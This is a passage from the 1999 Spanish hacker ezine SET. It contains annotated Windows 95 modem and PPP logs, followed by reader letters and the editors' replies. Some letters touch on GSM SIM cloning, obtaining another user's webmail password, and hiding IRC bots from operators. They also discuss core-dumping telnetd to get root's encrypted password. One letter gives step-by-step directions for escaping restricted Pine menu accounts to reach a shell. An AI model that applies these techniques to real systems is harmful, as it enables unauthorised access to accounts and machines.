El denostado Windouuuuuss 95! nos permite loguear el establecimiento de la conexion tanto desde el punto de vista del modem como desde el punto de vista meramente ’protocolario’. Ya es algo.

```
04-02-1999 17:53:01.08 - Standard Modem in use.
04-02-1999 17:53:01.12 - Modem type: Standard Modem
04-02-1999 17:53:01.12 - Modem inf path: MDMGEN.INF
04-02-1999 17:53:01.12 - Modem inf section: Gen
04-02-1999 17:53:01.41 - 115200,N,8,1
04-02-1999 17:53:01.87 - 115200,N,8,1
```

Hasta aqui Windows se estaba preparando, ahora pasa a inicializar el modem.

```
04-02-1999 17:53:01.93 - Initializing modem.
04-02-1999 17:53:01.93 - Send: AT<cr>
04-02-1999 17:53:01.94 - Recv: AT<cr>
04-02-1999 17:53:03.93 - Recv: <no response>
04-02-1999 17:53:03.93 - WARNING: Unrecognized response.  Retrying...
```

Nada, que no chuta, asi que lo vuelve a intentar.

```
04-02-1999 17:53:03.93 - Send: AT<cr>
04-02-1999 17:53:03.95 - Recv: AT<cr>
04-02-1999 17:53:03.95 - Recv: <cr><lf>OK<cr><lf>
04-02-1999 17:53:03.95 - Interpreted response: Ok
04-02-1999 17:53:03.95 - Send: ATE0V1<cr>
04-02-1999 17:53:03.95 - Recv: ATE0V1<cr>
04-02-1999 17:53:03.96 - Recv: <cr><lf>OK<cr><lf>
04-02-1999 17:53:03.96 - Interpreted response: Ok
04-02-1999 17:53:03.96 - Send: ATX4<cr>
```
~~~~~~~~~~~~~~~~~~

```
04-02-1999 17:53:03.96 - Recv: <cr><lf>OK<cr><lf>
04-02-1999 17:53:03.96 - Interpreted response: Ok

La configuracion se ha llevado a cabo con exito, han pasado 2 segundos.

04-02-1999 17:53:03.97 - Dialing.
04-02-1999 17:53:03.97 - Send: ATDT#########<cr>
04-02-1999 17:53:25.19 - Recv: <cr>
04-02-1999 17:53:25.19 - Interpreted response: Informative
04-02-1999 17:53:25.19 - Recv: <lf>
04-02-1999 17:53:25.19 - Interpreted response: Informative
04-02-1999 17:53:25.20 - Recv: CONNECT 115200

A los 24 segundos ya estamos conectados, Windows informa que desconoce
haber negociado opciones de compresion o control de errores.

04-02-1999 17:53:25.20 - Interpreted response: Connect
04-02-1999 17:53:25.20 - Connection established at 115200bps.
04-02-1999 17:53:25.20 - Error-control off or unknown.
04-02-1999 17:53:25.20 - Data compression off or unknown.
04-02-1999 17:53:25.34 - 115200,N,8,1
04-02-1999 18:54:54.56 - Hanging up the modem.
04-02-1999 18:54:54.56 - Hardware hangup by lowering DTR.
04-02-1999 18:54:55.77 - WARNING: The modem did not respond to lowering DTR.
                         Trying software hangup...

Nuestro modem esta configurado para ignorar las se~ales hardware.

04-02-1999 18:54:55.77 - Send: +++
04-02-1999 18:54:56.80 - Recv: <cr><lf>OK<cr><lf>
04-02-1999 18:54:56.81 - Interpreted response: Ok
04-02-1999 18:54:56.81 - Send: ATH<cr>
04-02-1999 18:54:57.64 - Recv: <cr><lf>OK<cr><lf>
04-02-1999 18:54:57.64 - Interpreted response: Ok

La desconexion por software se ha llevado a cabo con exito.

04-02-1999 18:54:58.12 - Session Statistics:
04-02-1999 18:54:58.12 -                Reads : 2877981 bytes
04-02-1999 18:54:58.12 -                Writes: 269278 bytes
04-02-1999 18:54:58.12 - Standard Modem closed.


Lo mismo pero desde el punto de vista de los protocolos nos muestra
todo el proceso de puesta en marcha y negociacion de nuestro enlace
asi como los protocolos y opciones que va a aceptar el servidor.
Esto requeriria un articulo entero pero mientras puedes leer las RFC
pertinentes y las tonterias que pongo yo.

04-02-1999 07:27:51.93 - Server type is  PPP (Point to Point Protocol).

    Comienza el FSA -Finite State Automaton- que solo con el nombre asusta.

04-02-1999 07:27:51.93 - FSA : Adding Control Protocol 80fd (CCP) to control
                               protocol chain.
04-02-1999 07:27:51.93 - FSA : Protocol not bound - skipping control
                               protocol 803f (NBFCP).

    Este nombrecito NBFCP corresponde al NetBios Framing Control Protocol

04-02-1999 07:27:51.93 - FSA : Adding Control Protocol 8021 (IPCP) to control
                               protocol chain.
```

```
04-02-1999 07:27:51.93 - FSA : Protocol not bound - skipping control protocol
                               802b (IPXCP).
04-02-1999 07:27:51.93 - FSA : Adding Control Protocol c029 (CallbackCP) to
                               control protocol chain.
04-02-1999 07:27:51.93 - FSA : Adding Control Protocol c027 (no description)
                               to control protocol chain.
```

Y este sin descripcion es el Shiva Password Authentication Protocol

```
04-02-1999 07:27:51.93 - FSA : Adding Control Protocol c023 (PAP) to control
                               protocol chain.
04-02-1999 07:27:51.93 - FSA : Adding Control Protocol c223 (CHAP) to control
                               protocol chain.
04-02-1999 07:27:51.93 - FSA : Adding Control Protocol c021 (LCP) to control
                               protocol chain.
```

This-Layer-Up que nos vamos. Segunda fase.

```
04-02-1999 07:27:51.93 - LCP : Callback negotiation enabled.
04-02-1999 07:27:51.93 - LCP : Layer started.
04-02-1999 07:27:52.08 - LCP : Received and accepted ACCM of a0000.
```

Ein?. Que dice uste?. Mapear caracteres de control?. Pos fale.

```
04-02-1999 07:27:52.08 - LCP : Received and accepted authentication protocol
                               c223 (CHAP).
```

Chap, chap, chapchapchap (hay que ponerle musica mentalmente)
Segurisimo que el funcionamiento del protocolo lo han explicado
en algun texto/ezine/whatsoever en castellano.

```
04-02-1999 07:27:52.08 - LCP : Received and accepted magic number 19fdfa95.
04-02-1999 07:27:52.08 - LCP : Received and accepted protocol field
                               compression option.
04-02-1999 07:27:52.08 - LCP : Received and accepted address+control field
                               compression option.
04-02-1999 07:27:52.08 - LCP : Received configure reject for callback control
                               protocol option.
```

Oh, que lastima!. Un Conf-Rej para nuestro querido CBCP. Un aplauso
por haberlo intentado con user-specifiable number y dos narices.

```
04-02-1999 07:27:52.20 - LCP : Layer up.
04-02-1999 07:27:52.20 - CHAP : Layer started.
04-02-1999 07:27:52.96 - CHAP : Login was successful.
```

Estamos dentro... (frase historica). Comienza la tercera fase

```
04-02-1999 07:27:52.96 - CHAP : Layer up.
04-02-1999 07:27:52.96 - IPCP : Layer started.
04-02-1999 07:27:52.96 - IPCP : IP address is 0.
04-02-1999 07:27:52.96 - CCP : Layer started.
04-02-1999 07:27:53.13 - FSA : Received protocol reject for control protocol
                               80fd.
```

El servidor nos informa que no soporta CCP (Compression Control Protocol)

```
04-02-1999 07:27:53.13 - CCP : Layer finished.
04-02-1999 07:27:53.16 - IPCP : Received and accepted compression protocol
                                request f 0.
```

```
    Gimme IP Joanna before the morning comes.

04-02-1999 07:27:53.16 - IPCP : Received and accepted IP address of 9f51112d.
04-02-1999 07:27:55.54 - IPCP : Received and accepted compression protocol
                                request f 0.

    Nuestra posicion en esta negociacion consiste en aceptar lo que nos den
    pero siempre puedes intentar cambiar las cosas.

04-02-1999 07:27:55.54 - IPCP : Received and accepted IP address of 9f51112d.
04-02-1999 07:27:56.18 - IPCP : Changing IP address from 0 to 9f51112d.
04-02-1999 07:27:56.18 - IPCP : Accepting primary DNS 9f5110a4.
04-02-1999 07:27:56.18 - IPCP : Accepting backup DNS 9f5110a1.
04-02-1999 07:27:56.29 - IPCP : Layer up.
04-02-1999 07:27:56.29 - FSA : Last control protocol is up.

    Que frase tan bonita.

    Y ahora listo, ya podemos desconectar.

04-02-1999 07:54:53.73 - Remote access driver is shutting down.
04-02-1999 07:54:53.73 - CRC Errors             0
04-02-1999 07:54:53.73 - Timeout Errors         0
04-02-1999 07:54:53.73 - Alignment Errors       0
04-02-1999 07:54:53.73 - Overrun Errors         0
04-02-1999 07:54:53.73 - Framing Errors         0
04-02-1999 07:54:53.73 - Buffer Overrun Errors  0
04-02-1999 07:54:53.73 - Incomplete Packets     0
04-02-1999 07:54:53.73 - Bytes Received         1146895
04-02-1999 07:54:53.73 - Bytes Transmittted     137315
04-02-1999 07:54:53.73 - Frames Received        1534
04-02-1999 07:54:53.73 - Frames Transmitted     1861
04-02-1999 07:54:53.73 - LCP : Layer down.
04-02-1999 07:54:53.73 - CHAP : Layer down.
04-02-1999 07:54:53.73 - IPCP : Layer down.
04-02-1999 07:54:53.73 - CCP : Layer started.   ---> Otro que esta bueno.
04-02-1999 07:54:53.86 - LCP : Received terminate acknowledgement.
04-02-1999 07:54:53.86 - LCP : Layer finished.
04-02-1999 07:54:53.86 - Remote access driver log closed.

Vale, no es tan detallado como otra informacion que se puede conseguir pero
lo hace Windouuuuuss 95! solito, asi que todos aquellos que pensais que
"como tengo Windouuuuuss 95! no puedo hacer nada ni aprender nada ni
hackear nada hasta que no me ponga Linux en el 2010". Tais quivocados!!.

* NOTA: Windouuuuuss 95! is a trademark of Microchof Corp.
        All rights reversed.


Se acabo el tormento.


Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante



*EOF*
```

-[0x0B]----------
-[SET Inbox]----------
-[by SET Staff]----------SET-19-

-{ 0x01 }-

Hi, soy uno de los muchos lectores de SET ademas de uno de los k fue a aquellas reuniones del SET-CON (q por cierto no volvi a recibir mail para quedar de nuevo, pero bueno), y keria saber si me podrias resolver un par de dudas:

1.- En la SET-CON dijiste k era posible localizar o triangulizar un movil con un posible error de +1 o -1 metros. Como? Necesitas algun equipo especial?

[Me han llegado rumores de que ha habido gente que simplemente con su movil lo ha hecho. Pero discrepo de esta posibilidad, usando tan solo un movil. Hay varias formas.]

2.- Como se que de comunicaciones y GSM entiendes, me voy a arriesgar a hacerte una pregunta. Sabas como va lo de clonar moviles GSM? he oido k se necesita conectar el tlf a una interface para poder conectarlo al ordenata, es verdad? donde podria encontrar info? (k no sea en CCC pq io de aleman entiendo bastante, bastante, bastante poco) podrias explicarme como va?

[Clonar... Muy de moda desde la ovejita Dolly. Veamos. Clonar, lo que se entiende por clonar es tan solo duplicar, fotocopiar, calcar. No necesitas para nada el telefono. Tan solo la tarjeta. Lo que clonas es la tarjeta.]

4.- Felicidades por la revista k haceis, es de lo mejor k he visto :)

-{ 0x02 }-

Hola soy un lector de vuestra maravillosa revista que encontre por ahi perdida en la gran red de redes en una semana me ley unos 14 n de SET y me ha encantado.

En la revista he encontrado un par de referencias a THC, The Hackers Club y en una antigua dabais la direccion ftp.paranoia.com/pub/zines/THC pero al intentar entrar como anonimo me daba error y con guest me pedia contrase~a y no valia guest asi que si fuerais tan amables de darme su nueva direccion os estaria muy agradecidos.

[Cierto es que los de Paranoia se "emparanoiaron". De todas formas, en la EFF (htp://www.eff.org) hay una seccion dedicada a ezines underground en la que encontraras lo que buscas. Eso si, esperate encontrar encontrar tan solo numeros antiguos. El resto, usa un buscador.]

Ademas Seventh Sphere a cambiado su direccion e igual que la otra no conozco la moderna.

[Lo mismo... usa un buscador. Seguro que lo encuentras antes.]

Y por ultimo pediros la direccion de cDc que si no me he equivocado deben ser los del Club of the Dead Cows pero al igual que antes sigo sin tener la direccion.

[Uhmm! Esta es facil, pero hay que nonocer el nombre autentico del grupo -> http://www.cultdeadcow.com]

Un saludo a toda la redaccion y que sigais asi.

P.D.:Que programa tengo que utilizar para compilar vuestros programas y exploits en C porque he probado unos cuantos programas antiguos: un GNU de hace 2 o 3 a~os, Borland C++ 4.0 y Visual C++, y ninguno de ellos me ha conseguido compilar nada, del Visual C lo esperaba pero todos me dan problemas con los includes que si falta el Netnosecuantos.h o son instrucciones anticuadas con el Visual a si que si fuerais tan amables de

decirme que compilador tengo que usar os estaria tan agradecido como con todo lo anterior.

[La mayoria, con un GNU C de toda la vida. A mi me funcionan... Prueba a leer los comentarios, que igual se te ha olvidado algo. Hay otros que requieren un compilador puro DOS. Un Turbo C de los clasicos serviria. Y creo recordar que el Turbo C 1.0 es gratuito desde hace unos a~os. Que alguien me corrija si me equivoco.]

[Daemon: Teniendo en cuenta el detalle de que la mayor parte del codigo es Unix friendly]

-{ 0x03 }-

Bueno ante todo un saludo, el motivo del mail es notificarles nuestra incursion en la peque~a liguilla (como le llaman ustedes :)) entre grupos de hackers en la competencia del rc5-64, como anda eso?? quien va ganando?? cuantos grupos aparte de uds estan en competencia?? bueno si desean contactar con nosotros nuestra web es http://members.xoom.com/hven es una especie de web-zine ya que tenemos bastante info ahi, cualquier cosa solo envien un mail, nos vemos por ahi.

[Gracias por participar con SET. (Parezco una maquina de esas automaticas que dan las gracias por todo... XDD)

La situacion de la liga interna la puedes ver en la seccion 0x07 de SET de este numero.

Como ves, de momento somos tres grupos, estando en cabeza los de J.J.F. / Hackers Team. Claro, como estos llevan un mes de ventaja... Pero les cazaremos tarde o temprano ;)]

[Daemon: Que moral!, que moral!]

-{ 0x04 }-

Hola, soy un lector asiduo de saqueadores, y queria formular un par de preguntas, aunque antes de nada tambien quiero felicitarte por la revista. Bueno, comencemos con las dos preguntas...

1- Estoy haciendo una pagina web en la que intento recopilar toda la informacion disponible del mundo hack, crack, phreak, etc..., y me pregunto si tendrias algun inconveniente en que publique tus revistas, por supuesto sin modificar el contenido ni los nombres.

[En absoluto. Cualquiera de vosotros que asi lo desee, puede tener una copia (o varias) de todas las SET en su web. Pero por favor, copiaros el fichero, no hagais enlace a nuestro servidor, ok?

Ademas si te interesa ser un mirror oficial, solo tienes que decirlo.]

2- Tambien quiero, si es posible, que me expliques que es eso de firmar en la revista, porque quiero suscribirme pero no se como.

[Uhmm! Subscribirte querras decir. Tan solo has de enviar un mensaje en blanco a:

set-subscribe@egroups.com

Tal y como se explica en 0x07. Si tienes alguna duda, lee lo que alli se comenta, o date una vuelta por nuestra web.]

GRACIAS POR TODO..... espero tu respuesta pronto.

-{ 0x05 }-

Existe alguna manera de saber la contrse~a de un cliente de Mixmail. Tengo
el Id. y se algunos datos, aunque no se si al inscribirse habra puesto los
verdaderos

[Existe]

-{ 0x06 }-

primero deseo felicitarlos por su maravillosa revista pienso ke hacen
un buen trabajo y los admiro especialmente a la astucia del duke de
sicilia y el profesro falken
en 5 mese me mudare a espa~a a las palmas me podrian informar si ya
hay servicio de internet
y si me pueden ayudar tengo una version de kinus SuSE 5.1 que no puedo
instalar ya que me pide unas particiones para la memoria del kernel
porfavo os ruego que me ayudeis en este problema

atentamente
|_Master-Art_|

[Ein!?!?!

Veamos. En Espa~a Internet va... DE PENA. Pero haberlo, haylo.
Es como las meigas, ya que realmente de vez en cuando es como si
no hubiera. Paro lo hay, y desde hace muuuucho tiempo.

Lo que no se si te podre ayudar es con lo de el kinus SuSE ese...
Ah! Te refieres a LINUX... Joder, haber empezado por ahi.

Pues claro que te pide unas particiones, como lo hace MS-DOS o
Windows {95,98,NT}. Cual es el problema entonces. Necesitas que
alguien te lo instale? Cuanto pagas???]

-{ 0x07 }-

HOLA ..
que tal ?????
yo suelo escribir en la pagina de SET , en la parte de opinion ..
me parece ... unos de los ultimos lugares en donde se escribe algo serio ..
no te parece ...
De pasada ... te queria Felicitar por todo tu esfuerzo .. en este maravilloso
Mundillo !!!!
Y agradecer por contestar mis questions ...
Bueno esto es todo ... y me gustaria estar en contacto con vos .. puede ser ??
usas ICQ ?? o algo por el estilo ..

[No, no uso ICQ ni nada similar. Si quieres contactar con nosotros,
hazlo a traves del correo electronico.]

SALUDOS A todos .... desde Argentina ...
Ferchu (Omega)

" CUANTO MEJOR ES MORIR POR ALGO
QUE VIVIR POR NADA "
no ?

[Pues... prefiero la vida, no se como lo veras. Rendirse no entra
en mi vocabulario.]

-{ 0x08 }-

Guenasssss, gente de SET...que passssssa

Soy un viejo lector vuestro, estoy siguiendo vuestro zine desde
hace casi ano y medio, y hasta ahora, sea por flojera, o por que
apenas me puedo conectar a Internet mas que un par de horas al mes,
en fines de semana, no os he mandado correo (soy victima de cierta
"maravillosa" compania de telefonia.... :-/   ).

[Te refieres a la de los planes caros???]

Esto va simplemente como una felicitacion (otra mas ;) por el zine (ahora mismo estoy leyendo la SET 18) y creo que despues de tanto tiempo leyendoos, para mi es casi una obligacion ;) realizar alguna colaboracion. Ultimamente me ha dado por aprender C (ya conocia otros lenguajes) y estoy elaborado un pequeno BOT de IRC, aun me va a llevar bastante tiempo acabarlo totalmente y dejarlo afinado porque como programador soy *REALMENTE MALO* .....
X-DDDDDDDDDDDDDDDDDDDDD
pero creo que es algo que gustara y que va muy bien para rellenar el zine con un poco de programacion y e incluso, tratar algo de los protocolos (el de IRC).

[Hombre, no se trata de rellenar por rellenar. Tu programa es bienvenido como colaboracion ;)]

El codigo va a tener bugs por todas partes, pero os repito que es el primer programa que hago en C (y encima, usando sockets...). De todas maneras, las primeras pre-versiones YA SE CONECTAN al IRC e incluso aceptan algunos comandos, como "HELP", "OPER", "KICKBAN" y "DIE". Solo me queda elaborar las rutinas de manejo de usuarios.

Si el tema os interesa, se le puede llamar "SetBot" ;>

[Original... Se me salta una lagrimita :,)]

Por ciento, ahi va una bateria de dudillas.....

(1) ?que tacticas se pueden utilizar para hacer que un BOT sea *indetectable* para los IRCops de IRC-Hispano (y otras redes, claro)?

A mi se me ha ocurrido lo siguiente:
Hacer que se desconecte el BOT el solito cada cierto periodo de tiempo, preferentemente cuando no haya nadie en el canal, para inmediatamente reconectarse. (porque se que los IRCops hacen estadisticas de las conexiones que reciben en sus servidores diariamente.... Si encuentran a alguien conectado 10 dias seguidos las 24 horas, sospecharan :-?).

[Esta claro que la mejor forma es que el bot no parezca un bot. Algo de IA y aleatoriedad... Quizas eso ayude.]

La verdad, es un tema que veo complicadillo, y estoy esperando sugerencias.

Cambiando de tercio.

(2) El otro dia, leyendo la Sound-HOWTO de linux me llamo la atencion el hecho de que un fallo de seguridad era que "/dev/dsp" aceptase escritura (que un usuario normal pudiese grabar en una tarjeta de sonido), ya que permitia la ejecucion remota de comandos. Pues a mi se me ocurrio esta curiosa manera de montar una mini-red con dos ordenadores:

- Conecta el puerto del microfono de la tarjeta de sonido del ordenador 1 con el puerto de los altavoces del ordenador 2, y al contrario, es decir: el puerto del microfono de la tarjeta del ordenador 2 con el puerto de altavoces del ordenador 1.
- Ejecuta el siguiente comando en los dos ordenadores, modificandolo segun necesidades:

```
 $ pppd -detach crtscts lock <IP local>:<IP remota> /dev/dsp 9600 &
```

(me imagino que tb. se podra usar 'getty'....)
No he podido hacer ninguna prueba, a lo mejor se necesita anadir circuiteria (y yo de electronica estoy muy, pero que muy flojito...). Y quedan muchos detalles colgando, tales como si las tarjetas de sonido emiten en 8 o 16 bits, la frecuencia de muestreo, mono/stereo, uso de modulacion...

?sugerencias con respecto al tema?

```
    ?mi imaginacion ha creado una barbaridad ;) ?
    ?puede ser este el germen de un nuevo "driver" de red?

        [ Hombre, tanto como un driver de red...

          Pero si funcionaria. O al menos, podria funcionar. De hecho,
          ya se hacia algo similar con el spectrum, usando los conectores
          EAR y MIC. El ruido era muy alto, por lo que se producian
          algunos errores. Pero la comunicacion se establecia, y funcionaba
          bien.

          Como ves, no eres el primero en hacer una cosa similar, aunque
          parece que si en el mundo Linux...

          No te olvides de comunicarnos tus avances. Y por supuesto, si
          te animas, ahi tienes chicha para un articulo. ]

    Mas cosas....

    (3) Hace bastante tiempo que manejo LiNUX, y estoy
realmente contento con este SO, de hecho ya ha desplazado al
Tostadora95 totalmente de mi ordenador, pero ultimamente tengo
curiosidad por conocer el SO "Solaris". ?Teneis alguna informacion
de como va en un i486 con 8Mb de RAM, si es que va X-DDDDDD?

        [ Va. O al menos eso dicen las especificaciones de Solaris 7 ]

        [Daemon: Discrepo, la hoja de instalacion de Solaris 7 pide
        32Mb de Ram y 700Mb de HD, yo tengo precisamente un 486 con
        32Mb de Ram y Solaris 7 no vuela precisamente. Con 8 Mb prefiero
        no pensar como debe comportarse]

(desgraciadamente no tengo mas medios que un ordenador con
5 anos :-( ) BTW, tengo entendido que su licencia vale un perraje;
?hay algun piratilla de CD's por ahi?   X-DDDDDDDDDD

        [ Bueno, no se que entenderas tu por perraje, pero a mi, 5.000
          (30.05 euros) por los tres CDs del Solaris 7 (Documentacion,
          Sparc e Intel), no me parece un perraje. Es mas, me parece una
          ganga. Y eso, por estar en Espa~a. En U.S.A. Creo que eran
          16$ (unas 2.000 y pico pelas). Para que quieres piratas? Anda
          y mirate bien la pagina de Sun. ]

(Os iba a preguntar tb. por FreeBSD pero hoy mismo he encontrado que
distribuyen una copia reducida en la PC-Actual, asi que yo con eso ya
me buscare la vida)

Nada mas, salu2....
Por una vez que escribo espero que el mail no
se os haya hecho demasiado largo/pesado.... :-?

elmenda
Luchando por sobrevivir en un mundo hostil....
( y tan hostil, joder, siempre recibiendo galletas X-DDDDDDDDDD )

        [ Y tanto. XDDDDD ]


-{ 0x09 }-

Queria escribiros desde hace tiempo, y ahora me habeis dado la escusa. :-))

        [ Vaya, habra que cometer errores de vez en cuando para que nos
          escribais mas a menudo ;) ]

En el SET18 das este truco para "copiar todos los articulos SET de un golpe".

Para DOS/Windows:
   Version 1:
        C:\SET\SET18\type 0x*.txt >> ezine.txt
```

Pos comentarte que no funciona porque en msdos el type no admite
asteriscos, asi que hay que hacerlo con un for:

```
C:\SET\SET18\for %i in (0x*.txt) do type %i >> ezine.txt
```

[Sorry. Esos son los inconvenientes de tener que probarlo todo a
ultima hora, y sobre una maquina sin un DOS puro. De todas formas,
prefiero el Linux ;)]

Si quieres que funcione dentro de un fichero BAT tienes que poner %%i para
la variable.

Tube un profesor que me dio clase de SO y como no tenía ni puta idea (solo
sabia de COBOL) nos tubo todo el a~o haciendo ficheros BAT. El muy
cabronazo en los examenes ponia ejercicios de los que no sabia la solucion
para cepillarse a todo el mundo, confiando en que los "coquitos" la
encontrasemos y asi presentarla todo feliz al resto de la clase. Soy coder
de un grupo de demos, y te puedo asegurar que tengo sudado para hacer
alguno de esos ejercicios, hasta que llego un dia que nos planteo un
ejercicio que no tenia solucion y claro, nadie saco lo saco adelante, y el
tio sonriente dijo que no nos daba la solucion porque no le salia de los
cojones. En fin, que ese a~o aprendi a hacer cosas con un fichero BAT que
nunca so~e que se pudieran hacer. :D

[Y no te animas a escribir algo sobre la programacion de archivos
BAT? Creo que seria interesante.]

[Daemon: En la seccion de Trucos del Bazar hay alguien que ha
escrito un bat de ese estilo pero de hecho lo puedes hacer desde
la linea del Dos directamente]

P.D: Y cuando tocaron los scripts del Unix no veas que show... :DD

[Me puedo imaginar]

P.P.D: Como ya te he dicho, soy coder de demos, y no me interesaba en
absoluto el hacking hasta que encontre la SET, me lei los 14 numeros (que
baje de aquella) en una sola noche, y desde entonces, aunque no le doy al
hack en absoluto (solo me gusta leer y aprender), cada vez que tiene que
salir un nuevo numero me paso por la web todos los dias hasta que por fin
la sacais. Sinceramente os doy mis enhorabuenas por el magazine. :-)

[Gracias. Es todo un honor.]

Saludos
Matrix

-{ 0x0A }-

En www.ure.es apartado comunicaciones digitales, tienes un mapa de la red
digital de Packet-Cluster.
Enlaces UHF y clusters a VHF.
Saludos. 73.
EA5AR

[Estupendo. Nuestros lectores ansiosos por el tema del radio
paquete ya tienen por donde comenzar.]

-{ 0x0B }-

Hola, este mensaje lo recibi de una lista sobre nt a la que estoy
subscrito y me gustaria que lo pongan en la seccion del bug del mes de
la revista saqueadores. Tambien funciona en NT 5.0

[Gracias, Zaldivar. A la seccion de bugs que va.]

-{ 0x0C }-

Hola SET:

Os escribo este mail para comentaros una cosa acerca de un articulo que se publico en SET 18 apartado 0x05 (bazar) y dentro de este el 0x02 que iba acerca del CORE DUMP.
Resulta que en el, New-Jack comenta que un metodo por el que se pueden "pillar" password es intentar hacer un telnet usando como login la cuenta que queremos pillar (root por supuesto), y acto seguido provocamos como sea (esto es cosa de cada uno) que se produzca un core dump de la aplicacion (telnetd en este caso). Entonces rebuscando en el fichero aparecera el password ya que lo tendra en memoria de la comparacion. Esto es falso ya que como todos sabemos la password no se puede obtener a la inversa, esto es al introducir una password no desencripta la del fichero passwd y la comprara con la introducida, sino que encripta la introducida y compara (no se si me esplico). Por lo cual este metodo no funciona a no ser que sea el autentico root el que se ha introducido en el sistema y provocamos el core dump despues de que se conecte.

[No, si explicarte, te has explicado bien.

Pero te recomendaria que leyeses bien el texto antes. Lo que dice textualmente es:

"Esto limita mucho su aprovechamiento, aunque puede ser una manera sencilla de obtener el password (encriptado eso si) del root, en sistemas en los que no conseguimos que funcione ningun exploit."

Es decir... Que lo que se puede obtener es el password encriptado. Y esto, te puedo asegurar que es cierto.]

Y como se dice en los programas radiofonicos "enorabuena por el pograma", pero en este caso lo aplicamos a nuestra revista favorita "enorabuena por SET".

Un saludo de Davidin.

-{ 0x0D }-

Hola, estoy creando una pagina WEB y he puesto una copia de todos vuestros numeros de saqueadores.
No os importa, no?
La pagina es www.lanzadera.com/progmor
Si no queres ke esten en ella, me lo decis y los quito.
Gracias por desvelarme tantos secretos de Internet. Os estoy agradecido.
Nada mas.

[No nos importa en absoluto. Es mas, nos encanta que SET se multiplique por la red.]

-{ 0x0E }-

Hola me llamo Antonio y ahi van algunos enlaces interesantes.

[Ya estan puestos en la seccion correspondiente]

P.D. Estoy haciendo una pagina web y voy a poner alli los numeros de SET, si no me escribis que no lo haga entiendo que me dais vuestro permiso

[Por supuesto que tienes permiso. Pero al menos, dinos cual es la direccion, no?]

ADIOS.

-{ 0x0F }-

Hola quisiera saber donde se juntan, en irc, un bbs, hotline? etc.. para poder conocerlos.

[Pues de momento, no nos juntamos. Pero si quieres conocernos
mejor, en la web tienes fotos nuestras. Aunque... no hemos salido
muy favorecidos :DD]

-{ 0x10 }-

Hola:
Cuando vi que publicabais algunos logs del canal #Hack no me parecio muy bien, pero una vez visto el percal de ese canal creo que teneis toda la razon, y os envio este log que muestra la prepotencia de algunos elementos, prestad especial atencion a los pateticos comentarios de un tal Billsucks y cia, aunque el log no tiene ni una linea de desperdicio, es incluso divertido por como acaba la cosa, bueno, verlo para creerlo, si ese canal representase el panorama del hacking yo soy un cura franciscano.
Saludos

[Gracias por el log. Pero no creemos que sea necesario seguir dando
la paliza por algo que salta a la vista por si solo. Si publicamos
lo que publicamos en aquella ocasion fue porque se hacia necesario
aclarar algunas cosas. Ahora lo que hace falta es demostrar que es
lo que entendemos nosotros por hacker. En otras palabras, seguir
con lo mismo seria una perdida de tiempo.]

-{ 0x11 }-

no te interesaria ganarte la vida con banners?

[NO]
[Daemon: Quien es banners?]

-{ 0x12 }-

pregunta:
por que no resivo correspondencia de la lista
si estoy incrito en ella

[Porque no se trata de una lista abierta. Ya lo hemos explicado en
0x07]

agradecido

ENARCO

-{ 0x13 }-

Saludos Madre Patria!

Desde Argentina

Buenas Set, como les va?, en este mail, quiero felicitarlos por la excelente calidad que tiene su e-zine, que realmente, espero la salida de c/ numero, y que en poco tiempo voy a largar el segundo numero de una e-zine que estoy realizando con la colaboracion de algunas personas. Espero que en poco tiempo alcanze un nivel aceptable. En realidad me lo propuse como proyecto personal para, no quedarme atras y avanzar en este tema del hacking. Si quieren ver el primer numero, dense una vuelta por www.mentaldesease.net, cuentenme que les parece. Se que ese primer numero, tiene una calidad baja, ya que apure su largada... pero... el segundo, por lo que veo, va a tener un mejor nivel, si

[Pues nada. Una ezine mas. A ver si teneis suerte]

hay alguien interesado en escribir un articulo, dese una vuelta por esa url, ahi van a encontrar mi mail, son todos bienvenidos, ya que por mas newbie que seas siempre va a haber uno que sepa menos que vos.

[Y siempre alguien que sepa mas.]

Bueno... que mas me queda decirles, sigan asi! son una masa!

ELCOOL

-{ 0x14 }-

Buenas SET:

Seguramente todo el mundo habra visto alguna vez una de esas cuentas (UNIX en general), como las que dan en las universidades a los alumnos (de ahi el subject), en las que restringen las cosas ke puedes hacer por medio de un menu.
A veces esos menus se pueden saltar si han sido llamados desde, por ejemplo el .cshrc, pero si son llamadas desde el passwd (por estar definidas ahi como shell, quiero decir...) no vale para nada, por ejemplo, que el 'more' permita ejecutar comandos del shell...
Bueno, pues el pine, ke es un programilla muy simpatico, ha decidido, por voluntad propia, facilitarnos cuentas shell alli donde no las habia.

Veamooossss...

Supongamos que entramos en nuestra cuenta, sale el menu txapas, con opcion para mandar y recibir mail con, curiosamente, el Pine (Yo lo he probado en las versiones 4.05 y 3.90, las demas no lo se seguro).
Y supongamos, ke ya es mucho, ke permitan que cambiemos los Setup del Pine.
Bueno, pues entonces vamos a decirle al pine ke su editor no nos gusta y ke queremos usar otro. Eso se puede hacer habilitando la opcion de configuracion llamada 'enable-alternate-editor-implicity'. Esto hara ke al intentar escribir el cuerpo de un mail nos pregunte ke editor keremos usar.

--> Ninyo listo: Ya se! Ya se! Pues pongo /bin/sh y ya esta!!!

Pues NO! Razon: el pine manda al editor como unico argumento un nombre de archivo en el que quiere escribir el mail, por lo ke el shell intenta ejecutarlo y como no puede se vuelve al pine.
Solucion: Ke ejecute un script en el ke llame al shell sin argumentos. Eso es facil, aunque probablemente nuestro menu no nos permita editar cualquier archivo y mucho menos poner permisos de ejecucion.
Para eso vamos a tener ke editar un archivo ya ejecutable, porque se supone ke no podemos darle permiso de ejecucion a ninguno. Buscamos un archivo con permiso de ejecucion que podamos editar, por ejemplo con el FTP (suponiendo ke el menu no nos permita saber ke permisos tienen los archivos...). Entonces, con nuestro recien 'descubierto' editor alternativo lo editamos con un editor que permita cambiar ke fichero estamos editando, por ejemplo el 'vi' (Nunca me gusto complicarme ni nada :)). Le anyadimos una linea que llame al shell sin argumentos y luego volvemos a entrar en la edicion, pero esta vez con el ejecutable ke hemos modificado y voila (o komo sea :)), una cuenta shell. Reponemos el fichero ke hemos modificado por si era importante, hacemos otro para cuando lo necesitemos y ya esta!!!

--> Ninyo Listo: Ahhhhhhh!
(Aplausos multiples, ovacion y ronda de cervezas para todos...)

El bug es relativamente simple (Lo ke pasa es ke me enrrollo un huevo...), pero nos permite salvar los menus de cuentas ke usen el Pine 3.90 o 4.05 (Los demas no los he probado, ya he dicho.)

Wamphiry

[Seguro que mas de un universitario te lo estara agradeciendo.]

-{ 0x15 }-

Hola a todos los SET por medio de Raregazz conoci esta revista pero
no la puedo leer por que cada vez que me quiero bajar una me
sale un texto en frances de no se que criptografia u otra cosa
